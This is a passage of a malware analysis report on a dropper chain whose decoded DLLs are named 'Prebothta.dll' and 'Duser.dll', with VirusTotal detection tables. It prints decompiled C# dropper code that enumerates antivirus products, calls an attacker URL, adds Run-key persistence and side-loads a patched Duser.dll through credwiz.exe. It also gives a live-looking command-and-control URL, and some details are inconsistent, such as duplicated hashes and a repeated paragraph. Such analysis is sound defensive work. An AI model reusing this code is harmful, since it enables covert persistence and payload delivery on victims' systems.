


From the above figure 11, the variable ‘so’ and ‘ad’ stored the base64 encoded obfuscated DLL.

Decoding each one of them we get different file as we can see below.

PreBotHta

Figure 12: Decoding the base64 of variable ‘so’



Gibberish was added in header and footer of this executable file, clearing out those bytes and .NET DLL library executable file know as ‘prebothta’.

Figure 13: Information extracted from DIE of 'prebothta' file




Table 1: Information extracted form decoded ‘so’ variable

Details	
Name	Prebothta.dll
Size	8221 bytes
Type	Executable (.NET)_
sha256	dd4daeb7af12d3e98e19f09a903d300d7eea477de150f5f01ddb1cc6134fc8d2
Entropy	4.10578
Interesting string	Duser.dll, hijackdll, credwiz.exe, /dsk/dat2.1

Figure 14: Source code of .NET executable generated from 'dotpeek' tool

preBotHta.cs

```
using Microsoft.Win32;
using System;
using System.Diagnostics;
using System.IO;
using System.IO.Compression;
using System.Management;
using System.Net;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;

[ComVisible(true)]
public class preBotHta
{
  private const int instpath = 35;
  private string copyexe = "credwiz.exe";
  private const string hijackdllname = "Duser.dll";
  private string program = "mshta.exe";
  private string instfolder = "dsk\\dat2.1                                    ";

  private byte[] downloadData(string url)
  {
    using (preBotHta.MyWebClient myWebClient = new preBotHta.MyWebClient())
      return myWebClient.DownloadData(url);
  }

  public void Work(string dllBase64, string elm = "-1", string cpm = "0", string avUrl = "", string url = "")
  {
    string str1 = "";
    try
    {
      try
      {
        foreach (ManagementObject managementObject in new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct").Get())
          str1 += (string) managementObject["displayName"];
        str1 = str1.ToLower();
        if (!str1.Contains("360"))
        {
          if (!str1.Contains("avast"))
          {
            if (!str1.Contains("avg"))
              this.downloadData(avUrl + str1);
          }
        }
      }
      catch (Exception ex)
      {
        this.instfolder = this.instfolder.Trim();
        string str2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), this.instfolder);
        string path = Environment.ExpandEnvironmentVariables("%windir%\\syswow64\\");
        if (!Directory.Exists(path))
          path = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
        this.copyexe = path + this.copyexe;
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        if (System.IO.File.Exists(Path.Combine(str2, Path.GetFileName(this.copyexe))) && registryKey.GetValue("credw") != null)
          throw new Exception("Already installed");
        registryKey.SetValue("credw1", (object) Path.Combine(str2, Path.GetFileName(this.copyexe)));
        Directory.CreateDirectory(str2);
        System.IO.File.Copy(this.copyexe, Path.Combine(str2, Path.GetFileName(this.copyexe)), true);
        byte[] src1 = preBotHta.Decompress(Convert.FromBase64String(dllBase64));
        string s1 = url.Length.ToString().PadLeft("{yyyyyyyy}".Length, '0');
        byte[] src2 = this.ReplaceBytes(src1, Encoding.ASCII.GetBytes("{yyyyyyyy}"), Encoding.ASCII.GetBytes(s1));
        string s2 = new Uri(url).AbsolutePath.Split('/')[1].Substring(0, 5);
        byte[] src3 = this.ReplaceBytes(src2, Encoding.ASCII.GetBytes("{rox}"), Encoding.ASCII.GetBytes(s2));
        string s3 = new string('#', 1000);
        string s4 = url.PadRight(s3.Length, '#');
        byte[] bytes = this.ReplaceBytes(src3, Encoding.ASCII.GetBytes(s3), Encoding.ASCII.GetBytes(s4));
        byte[] data = new byte[2];
        new RNGCryptoServiceProvider().GetBytes(data);
        bytes[bytes.Length - 2] = data[0];
        bytes[bytes.Length - 1] = data[1];
        System.IO.File.WriteAllBytes(Path.Combine(str2, "Duser.dll"), bytes);
        Process.Start(Path.Combine(str2, Path.GetFileName(this.copyexe)));
      }
    }
    catch (Exception ex1)
```

Figure 15: Decompress and FindBytes, ReplaceBytes, and MyWebClient function of

```
public static byte[] Decompress(byte[] data)
{
  using (MemoryStream memoryStream1 = new MemoryStream(data))
  {
    using (GZipStream gzipStream = new GZipStream((Stream) memoryStream1, CompressionMode.Decompress))
    {
      using (MemoryStream memoryStream2 = new MemoryStream())
      {
        byte[] buffer = new byte[1024];
        int count;
        while ((count = gzipStream.Read(buffer, 0, buffer.Length)) > 0)
          memoryStream2.Write(buffer, 0, count);
        return memoryStream2.ToArray();
      }
    }
  }
}
```

```
public int FindBytes(byte[] src, byte[] find)
{
  int num = -1;
  int index1 = 0;
  for (int index2 = 0; index2 < src.Length; ++index2)
  {
    if ((int) src[index2] == (int) find[index1])
    {
      if (index1 == find.Length - 1)
      {
        num = index2 - index1;
        break;
      }
      ++index1;
    }
    else
      index1 = (int) src[index2] != (int) find[0] ? 0 : 1;
  }
  return num;
}
```

```
public byte[] ReplaceBytes(byte[] src, byte[] search, byte[] repl)
{
  byte[] numArray = (byte[]) null;
  while (true)
  {
    int bytes = this.FindBytes(src, search);
    if (bytes >= 0)
    {
      numArray = new byte[src.Length - search.Length + repl.Length];
      Buffer.BlockCopy((Array) src, 0, (Array) numArray, 0, bytes);
      Buffer.BlockCopy((Array) repl, 0, (Array) numArray, bytes, repl.Length);
      Buffer.BlockCopy((Array) src, bytes + search.Length, (Array) numArray, bytes + repl.Length, src.Length - (bytes + search.Length));
      src = numArray;
    }
    else
      break;
  }
  return numArray;
}
```

```
private class MyWebClient : WebClient
{
  protected override WebRequest GetWebRequest(Uri uri)
  {
    HttpWebRequest webRequest = base.GetWebRequest(uri) as HttpWebRequest;
    webRequest.Timeout = 30000;
    webRequest.UserAgent = "Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.56)";
    return (WebRequest) webRequest;
  }
}
}
```

From the ,NET decompiled file various of function like work, Decompress, ReplaceBytes, FindBytes, etc. are found as we can see above figures. Prebothta class has a ‘work’ function which was to make it easier for a malicious or potentially harmful program to be installed and run on a Windows system. It defines a number of variables and constants that involve registry keys, file paths, and executable names.


At first, it searches the AntiVirusProduct WMI class in an attempt to gather information on the installed antivirus software such as "Avast," "AVG," or "360," if it was not found then it advances on to other operations, such downloading more files from a parameter URL (avUrl). The installation directory (instfolder) and the proper path for system files (path) were then set up. By confirming the existence of a specific file (credw.exe) in the registry startup entries, it looks for an installed program. It extracts and modifies a DLL file (Duser.dll), sets it to run at startup by altering the registry, and moves credwiz.exe to the installation location (str2) if it isn't already installed.

Duser.dll was altered by changing certain placeholders ({yyyyyyy}, {rox}) with particular values taken from the parameter 'url.' It saves it to the installation location after making more changes to the DLL's contents and the process of credwiz.exe application was launch with 'Duser.dll'.

Duser.dll

Using the CyberChef tool, base decode the variable ‘ad’ which upon decoding and unzipping the ‘gzip’ file to obtain the executable file which is an incomplete DLL file.

Figure 16: Decoding base64 and gunzip variable ‘ad’



The outputted DLL was file pass via ‘prebothta’ class work function and different operation like, decompressing. padding, replacing the certain bytes of DLL file ‘{yyyyyyy},’ with ‘00000000083’ and ‘{rox}’ with 'https://cdn-src.net/mdpdYz6D9vrxpQAc7mybgEuuHEpmIKtvM6SYdHbF/1252/1397/5198626b/css######
##
##
##
##
##

##
##
##
##
##
##
##########' . Creating a directory /dat/dsk2.1, copying legitimate file ‘credwiz.exe’, adding a startup registry entry of that executable path, and new malicious ‘Duser.dll’ was created and side-loaded with ‘credwiz.exe’.

Figure 17: Extracted ‘duser.dll’ file information from DIE





Table 3: File information of ‘Duser.dll’


Details	
Name	duser.dll
Size	8221 bytes
Type	DLL
sha256	dd4daeb7af12d3e98e19f09a903d300d7eea477de150f5f01ddb1cc6134fc8d2
Entropy	6.39022
Interesting string	'https://cdn-src.net/mdpdYz6D9vrxpQAc7mybgEuuHEpmIKtvM6SYdHbF/1252/1397/5198626b/css###', ‘00000000083’

Online presence


The majority of antivirus engines of 'VirusTotal' an online malware analysis detected all files downloaded and extracted. The finding indicates a high level of online presence and identification by several security solutions. The majority of antivirus engines of 'VirusTotal' an online malware analysis detected all files downloaded and extracted. The finding indicates a high level of online presence and identification by several security solutions.

sample.xls






htasaala.hta




AhnLab-V3	Malware/JS.Generic.SC178600	ALYac	Gen:Variant.Mikey.123793
Antiy-AVL	Worm/Win32.Sidewinder	Arcabit	JS:Trojan.JS.Agent.TNB [many]
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
BitDefender	JS:Trojan.JS.Agent.TNB	ClamAV	Win.Countermeasure.G2JS_Script_Gene…
DrWeb	Trojan.DownLoader28.36902	Emsisoft	JS:Trojan.JS.Agent.TNB (B)
eScan	JS:Trojan.JS.Agent.TNB	ESET-NOD32	JS/TrojanDropper.Agent.NRS
Fortinet	JS/Agent.OOD!tr	GData	JS:Trojan.JS.Agent.TNB
Google	Detected	Ikarus	Trojan-Dropper.JS.Agent
Kaspersky	HEUR:Trojan.Script.Generic	Lionic	Trojan.Script.Generic.4!c
MAX	Malware (ai Score=87)	MaxSecure	Trojan.Malware.11973.susgen
Microsoft	Trojan:MSIL/Agentdoc	NANO-Antivirus	Trojan.Script.Downloader.iestgy
QuickHeal	Script.Trojan.40587	Rising	HackTool.GadgetToJScript/JSI1.EEFD (C…
Sangfor Engine Zero	Malware.Generic-JS.Save.adc2756c	Skyhigh (SWG)	BehavesLike.HTML.Exploit.mq
Sophos	VBS/Xoron-A	Symantec	Trojan.Gen.NPE
Tencent	Js.Virus.Psinject.Wylw	Trellix (FireEye)	JS:Trojan.JS.Agent.TNB
Varist	JS/Agent.AST!Eldorado	VIPRE	JS:Trojan.JS.Agent.TNB

Prebothta.dll



Ad-Aware	Gen:Variant.Ursu.528207	AegisLab	Trojan.Win32.Generic.4!c
AhnLab-V3	Trojan/Win32.Agent.R291849	Alibaba	Trojan:MSIL/Agentdoc.b90ff2ac
ALYac	Gen:Variant.Ursu.528207	Antiy-AVL	Trojan/Win32.Mamson
Arcabit	Trojan.Ursu.D80F4F	Avast	Win32:Trojan-gen
Avert Labs	Artemis!0DA0B1578AF1	AVG	Win32:Trojan-gen
Avira (no cloud)	HEUR/AGEN.1120372	BitDefender	Gen:Variant.Ursu.528207
ClamAV	Win.Trojan.Ursu-7169106-0	Comodo	Malware@#139glhc1mr7fq
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cylance	Unsafe
Cynet	Malicious (score: 85)	Cyren	W32/MSIL_Agent.BBG.gen!Eldorado
DrWeb	Trojan.BtcMine.3361	Emsisoft	Gen:Variant.Ursu.528207 (B)
eScan	Gen:Variant.Ursu.528207	ESET-NOD32	MSIL/Agent.TAA
Fortinet	MSIL/Agent.TAA!tr	GData	Gen:Variant.Ursu.528207
Ikarus	Trojan.MSIL.Agent	Jiangmin	Trojan.MSIL.oifp
K7AntiVirus	Trojan (005569351)	K7GW	Trojan (005569351)
Kaspersky	HEUR:Trojan.MSIL.Premine.gen	MaxSecure	Trojan.Malware.74440675.susgen

Duser.dll




AhnLab-V3	Malware/Win32.Generic.C2989975	ALYac	Gen:Variant.Mikey.123793
Antiy-AVL	Trojan[Spy]/Win32.Stealer	Arcabit	Trojan.Mikey.D1E391
Avast	Win32:Malware-gen	Avert Labs	Trojan-FRZQ!C1E18B3E7D49
AVG	Win32:Malware-gen	Avira (no cloud)	HEUR/AGEN.1302754
BitDefender	Gen:Variant.Mikey.123793	BitDefenderTheta	Gen:NN.ZedlaF.36808.gu4@a0kmDcei
Bkav Pro	W32.AIDetectMalware	ClamAV	Win.Keylogger.Ursu-9822581-0
CrowdStrike Falcon	Win/malicious_confidence_60% (D)	Cylance	Unsafe
Cynet	Malicious (score: 100)	DrWeb	Trojan.DownLoader36.6335
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.Mikey.123793 (B)
eScan	Gen:Variant.Mikey.123793	ESET-NOD32	A Variant Of Win32/Patched.NIR
GData	Gen:Variant.Mikey.123793	Google	Detected
Ikarus	Trojan.Win32.Skeeyah	Jiangmin	Trojan.Generic.czhnv
K7AntiVirus	Riskware (0040eff71)	K7GW	Riskware (0040eff71)
